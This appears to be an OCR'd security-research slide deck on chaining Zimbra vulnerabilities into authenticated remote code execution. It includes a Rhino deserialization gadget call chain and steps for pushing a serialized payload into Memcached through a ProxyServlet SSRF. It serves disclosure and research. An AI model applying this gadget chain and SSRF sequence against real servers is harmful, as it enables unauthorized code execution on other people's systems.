
```
50    <dependency org="org.eclipse.jetty" name="jetty-security" rev="9.3.5.v20151012"/>
51    <dependency org="org.eclipse.jetty" name="jetty-http" rev="9.3.5.v20151012"/>
52    <dependency org="org.eclipse.jetty" name="jetty-io" rev="9.3.5.v20151012"/>
53    <dependency org="org.eclipse.jetty" name="jetty-server" rev="9.3.5.v20151012"/>
54    <dependency org="org.eclipse.jetty" name="jetty-servlet" rev="9.3.5.v20151012"/>
55    <dependency org="org.eclipse.jetty" name="jetty-servlets" rev="9.3.5.v20151012"/>
56    <dependency org="org.eclipse.jetty" name="jetty-util" rev="9.3.5.v20151012"/>
57    <dependency org="commons-cli" name="commons-cli" rev="1.2"/>
58    <dependency org="commons-pool" name="commons-pool" rev="1.6"/>
59    <dependency org="commons-dbcp" name="commons-dbcp" rev="1.4"/>
60    <dependency org="commons-codec" name="commons-codec" rev="1.7"/>
61    <dependency org="commons-io" name="commons-io" rev="1.4"/>
62    <dependency org="commons-lang" name="commons-lang" rev="2.6"/>
63    <dependency org="commons-fileupload" name="commons-fileupload" rev="1.2.2"/>
64    <dependency org="commons-httpclient" name="commons-httpclient" rev="3.1" />
65    <dependency org="commons-collections" name="commons-collections" rev="3.2.2" />
66    <dependency org="commons-logging" name="commons-logging" rev="1.1.1"/>
67    <dependency org="org.apache.httpcomponents" name="httpclient" rev="4.5.2"/>
68    <dependency org="org.apache.httpcomponents" name="httpasyncclient" rev="4.1.2"/>
69    <dependency org="org.apache.httpcomponents" name="httpcore" rev="4.4.5"/>
70    <dependency org="org.apache.httpcomponents" name="httpcore-nio" rev="4.4.5"/>
71    <dependency org="org.apache.commons" name="commons-compress" rev="1.10" />
72    <dependency org="org.apache.mina" name="mina-core" rev="2.0.4"/>
```



Making of a gadget

- MozillaRhino1 classes are all available because Zimbra “yuicompressor” lib bundles with Rhino 1.6R7. However a bug in existing Rhino version (1.6R7) will 100% break gadget flow.

- Some time later



Fourth bug - Deserialization gadget for RCE in Mozilla Rhino


- Main idea:
  - Rhino calls to JavaMembers.get() gets all *members* of an object and invoke the it if the member is a *getter*
  - Abuse POP/Property Oriented Programming to change object to *TemplatesImpl* so one of its getters *getOutputProperties()* will be invoked.
- Chain:

```
NativeJavaObject.readObject()
  JavaAdapter.readAdapterObject()
    ObjectInputStream.readObject()
      ...
        NativeJavaObject.readObject()
          JavaAdapter.readAdapterObject()
            JavaAdapter.getAdapterClass()
              JavaAdapter.getObjectFunctionNames()
                ScriptableObject.getProperty()
                    ScriptableObject.get()
                      ScriptableObject.getImpl()
                        Method.invoke()
                          Context.enter()
    JavaAdapter.getAdapterClass()
      JavaAdapter.getObjectFunctionNames()
        ScriptableObject.getProperty()
          NativeJavaArray.get()
            NativeJavaObject.get()
              JavaMembers.get()
                Method.invoke()
                  TemplatesImpl.getOutputProperties()
```

Weaponizing SSRF & deserialization

- Breaking application model part 3. Auth'd RCE.
  - Use login info to construct a Memcached key
  - Use ProxyServlet SSRF to smuggle HTTP into Memcached protocol. Push payload (deserialized rhino-gadget) as value to corresponding Memcached key
  - Log in again with the same user
  - Deserialization chain triggers into RCE

Exploit chain in action



Aftermath

- Vulns
  - 5 in Zimbra
  - 1 in Mozilla Rhino
  - 2 in Apache HttpClient

- And a good dose of Zimbra internals

Takeaways

- Map a strategy
  - Attack surfaces
  - Previous bugs
  - Methodology
- Understand the application:
  - Application
  - Application model
  - Application model implementation

Thank you

an@tint0.com
@_tint0